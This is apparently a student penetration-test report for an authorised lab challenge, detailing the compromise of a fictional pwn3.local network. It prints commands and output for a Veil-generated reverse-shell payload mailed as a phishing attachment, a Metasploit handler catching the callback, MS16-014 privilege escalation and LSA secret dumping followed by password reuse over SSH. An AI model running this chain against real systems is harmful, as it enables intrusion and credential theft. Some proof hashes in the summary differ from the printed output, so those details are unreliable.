PWN3: MAGIKARP
Dillon Wu

Executive Summary:

The goal of the penetration testing was to identify all security flaws in the designated scope, to exploit these flaws in such a way that they would grant access to the targeted machines, and to find the hash values of the proof.txt files. The engagement was carried out with approval from the PWN Challenge #3 partner.

The main attack vector was a phishing email sent to an employee. After the executable file on the phishing email was opened, I utilized unpatched holes in the operating system to attain administrative privileges and find the passwords to other machines in the domain. All exploits were made using publicly available software. I recommend that the organization institute company-wide training sessions on the dangers of opening links from miscellaneous third parties.

The impact of these exploits are significant. I was able to gain access to the company's proprietary software and trade secrets. Disclosure of this intellectual property to a third party would result in substantial financial loss for the company.

Detailed Findings:

**Severity levels are determined according to two primary factors: (1) Impact of security flaw (2) Cost of upgrading


Vulnerability Name: Phishing Link

Description: I crafted an email with a malicious payload and sent it out to various individuals in the company. An individual using the email olivia@pwn3.local happened to open the executable and I was able to get access to machine 10.20.160.86 as a result.

Severity: 10/10; Employees should not open miscellaneous links.

Affected Hostname: 10.20.160.86

Recommended Mitigations: I recommend that the company implement security training procedures for individuals at the company to make them aware of the dangers of opening a link coming from an unidentified source. Another policy would be to create a deterrence system whereby individuals who open random links and have introduced malware into the host computers are liable for a portion of the damages.




```
root@kali:~# swaks --to olivia@pwn3.local -s 10.20.160.10:25 --attach /usr/share/veil-output/source/payPS.bat
```

Vulnerability Name: Firewall Evasion

Description: I used Veil-Evasion to create payloads written in different software languages to bypass firewall detection. Veil-Evasion was unable to detect the executable written in Powershell.


Severity: 2/10; The firewall did its job in defending against some of the payloads, but was unable to detect all variations.

Recommended Mitigations: The firewall the company has installed may not be stringent enough to meet industry standards. Disregarding the inability to detect all of Veil's packages, modern firewalls generally detect when port 4444 is trying to be reached, but this firewall was unable to do so. I recommend that the company update its firewall system, or find a new provider.




```
================================================================================
                                  Veil-Evasion
================================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================

 [*] Language: powershell
 [*] Payload Module: powershell/meterpreter/rev_tcp
 [*] PowerShell doesn't compile, so you just get text :)
 [*] Source code written to: /usr/share/veil-output/source/payPS.bat
 [*] Metasploit RC file written to: /usr/share/veil-output/handlers/payPS.rc
```

Vulnerability Name: Unpatched Software
Description: Admin privileges were obtained on machine 10.20.160.112 by exploiting the MS16-014 Kerberos Security Feature Bypass. The more technical details of the exploit can be found on Exploit-DB and Microsoft's website, but this exploit basically granted me access to the admin account in the system without me having knowledge of the password. Using this module, I was able to find the proof file in the admin account
Severity: 10/10; unpatched software should be patched.
Affected Hostname: 10.20.160.112
Recommended Mitigations: I recommend that the company always patch their systems with the latest versions of Windows. In this instance, the problem could have been avoided with the latest patch from September 2, 2016 via Windows Update.




```
[+] 10.20.160.86 - exploit/windows/local/ms16_014_wmi_recv_notif: The target appears to be vulnerable.
  This module exploits an uninitialized stack variable in the WMI
  subsystem of ntoskrnl. This module has been tested on vulnerable
  builds of Windows 7 SP0 x64 and Windows 7 SP1 x64.
```

Attack Path
First, I used an nmap scan to identify the open ports on the machines.
Machine 10.20.160.10 contained the following open ports:




```
Discovered open port 143/tcp on 10.20.160.10
Discovered open port 110/tcp on 10.20.160.10
Discovered open port 25/tcp on 10.20.160.10
Discovered open port 22/tcp on 10.20.160.10
```

Machine 10.20.160.86 contained the following open ports:




```
PORT     STATE SERVICE       REASON          VERSION
3389/tcp open  ms-wbt-server syn-ack ttl 127 Microsoft Terminal Service
```

I created the executable using Veil, and sent it to olivia@pwn3.local via swaks.




```
================================================================================
                                  Veil-Evasion
================================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================

 [*] Language: powershell
 [*] Payload Module: powershell/meterpreter/rev_tcp
 [*] PowerShell doesn't compile, so you just get text :)
 [*] Source code written to: /usr/share/veil-output/source/payPS.bat
 [*] Metasploit RC file written to: /usr/share/veil-output/handlers/payPS.rc
```




```
root@kali:~# swaks --to olivia@pwn3.local -s 10.20.160.10:25 --attach /usr/share/veil-output/source/payPS.bat
```

While the email was being opened, I set up a listener in the background to catch the meterpreter.




```
Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.20.150.101    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target

msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 2.

[*] Started reverse TCP handler on 10.20.150.101:4444
msf exploit(multi/handler) > [*] Sending stage (179779 bytes) to 10.20.160.86
[*] Meterpreter session 2 opened (10.20.150.101:4444 -> 10.20.160.86:49161) at 2
019-07-14 10:54:55 -0400
```

I then located the local file on Olivia's desktop.




```
meterpreter > cat local.txt
f4d586bcb8603be92b3371010fea00c1meterpreter > Dillon Wu July 23,2019 9:36
```

I saw that I was using an x86 meterpreter on an x64 Windows machine so I converted the meterpreter to x64 as well.




```
meterpreter > sysinfo
Computer        : OLIVIA
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : PWN3
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter > shell
Process 1996 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.
```




```
msf exploit(windows/local/payload_inject) > set session 7
session => 7
msf exploit(windows/local/payload_inject) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(windows/local/payload_inject) > run

[*] Started reverse TCP handler on 10.20.150.101:4444
[*] Running module against OLIVIA
[-] PID  does not actually exist.
[*] Launching notepad.exe...
[*] Preparing 'windows/x64/meterpreter/reverse_tcp' for PID 3036
[*] Sending stage (206403 bytes) to 10.20.160.86
[*] Meterpreter session 8 opened (10.20.150.101:4444 -> 10.20.160.86:49167) at 2019-07-14 19:21:55 -0400
```

In order to find the missing patches on the machine, I used metasploit's local exploit suggester.




```
msf post(multi/recon/local_exploit_suggester) > run

[*] 10.20.160.86 - Collecting local exploits for x64/windows...
[*] 10.20.160.86 - 10 exploit checks are being tried...
[+] 10.20.160.86 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
  This module exploits the Task Scheduler 2.0 XML 0day exploited by
  Stuxnet. When processing task files, the Windows Task Scheduler only
  uses a CRC32 checksum to validate that the file has not been
  tampered with. Also, In a default configuration, normal users can
  read and write the task files that they have created. By modifying
  the task file and creating a CRC32 collision, an attacker can
  execute arbitrary commands with SYSTEM privileges. NOTE: Thanks to
  webDEViL for the information about disable/enable.
[+] 10.20.160.86 - exploit/windows/local/ms16_014_wmi_recv_notif: The target appears to be vulnerable.
  This module exploits an uninitialized stack variable in the WMI
  subsystem of ntoskrnl. This module has been tested on vulnerable
  builds of Windows 7 SP0 x64 and Windows 7 SP1 x64.
[*] Post module execution completed
```

I used ms16_014_wmi_recv_notif to obtain admin privileges, and subsequently, the proof file.




```
msf exploit(windows/local/ms16_014_wmi_recv_notif) > set session 11
session => 11
msf exploit(windows/local/ms16_014_wmi_recv_notif) > run

[*] Started reverse TCP handler on 10.20.150.101:4444
[*] Launching notepad to host the exploit...
[+] Process 4016 launched.
[*] Reflectively injecting the exploit DLL into 4016...
[*] Injecting exploit into 4016...
[*] Exploit injected. Injecting payload into 4016...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.
```




```
C:\Users\Administrator\Desktop>type proof.txt
type proof.txt
4ccd6702ba1a890c74ed9f7f409e752b
C:\Users\Administrator\Desktop>echo Dillon %date% %time%
echo Dillon %date% %time%
Dillon Sun 07/14/2019 19:27:45.97
```

I then used metasploit's post exploit tool to identify the password on machine 10.20.160.10.




```
meterpreter > background
[*] Backgrounding session 13...
msf auxiliary(scanner/imap/imap_version) > use post/windows/gather/lsa_secrets
msf post(windows/gather/lsa_secrets) > set session 13
session => 13
msf post(windows/gather/lsa_secrets) > run

[*] Executing module against OLIVIA
[*] Obtaining boot key...
[*] Obtaining Lsa key...
[*] Vista or above system
[+] Key: DefaultPassword
 Decrypted Value: yXpgta7i2A

[+] Key: DPAPI_SYSTEM
 Decrypted Value: ,w>1jQ;b (`

[+] Key: NL$KM
 Decrypted Value: @bsFI9t=k?75I>ijhH)K~?tpm<)D796&=g"_9=?l\<7#!

[*] Writing to loot...
[*] Data saved in: /root/.msf4/loot/20190714195332_default_10.20.160.86_registry.lsa.sec_073524.txt
[*] Post module execution completed
```

I used the decrypted value of the default password to log into the machine via ssh.



```
root@kali:~/.msf4/loot# ssh 10.20.160.10
root@10.20.160.10's password:
Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.2.0-23-generic-pae i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Sun Jul 14 19:55:00 EDT 2019

  System load:  0.0               Processes:           81
  Usage of /:   5.1% of 29.19GB   Users logged in:     0
  Memory usage: 19%               IP address for eth0: 10.20.160.10
  Swap usage:   0%

  Graph this data and manage this system at https://landscape.canonical.com/

170 packages can be updated.
78 updates are security updates.

No mail.
Last login: Tue Feb  9 23:39:12 2016
```

Finally, I navigated to the proof file.



```
root@email:~# ls
Maildir  proof.txt
root@email:~# cat proof.txt
0aafe899c41136f7fa73c0db97cbd033
root@email:~# echo Dillon Wu 7/14/2019
Dillon Wu 7/14/2019
```

Technical Details
Hostname: 10.20.160.86
Open Ports: 3389
Vulnerability Description: Unpatched software, Phishing Link, Firewall Evasion
Local file: f4d586bcb8603be92b3371010fea00c
Proof file: 4ccd6782ba1a890c74ed9f7f409e752b

Hostname: 10.20.160.10
Open Ports: 22, 25, 110, 143
Vulnerability Description: Password Management Protocols
Proof file: 0aafe899c41136f7fa73c0db97cbd033

****************************ONE MORE PAGE*******************************

I guess you could say the phishing email was… a hook, line, and sinker.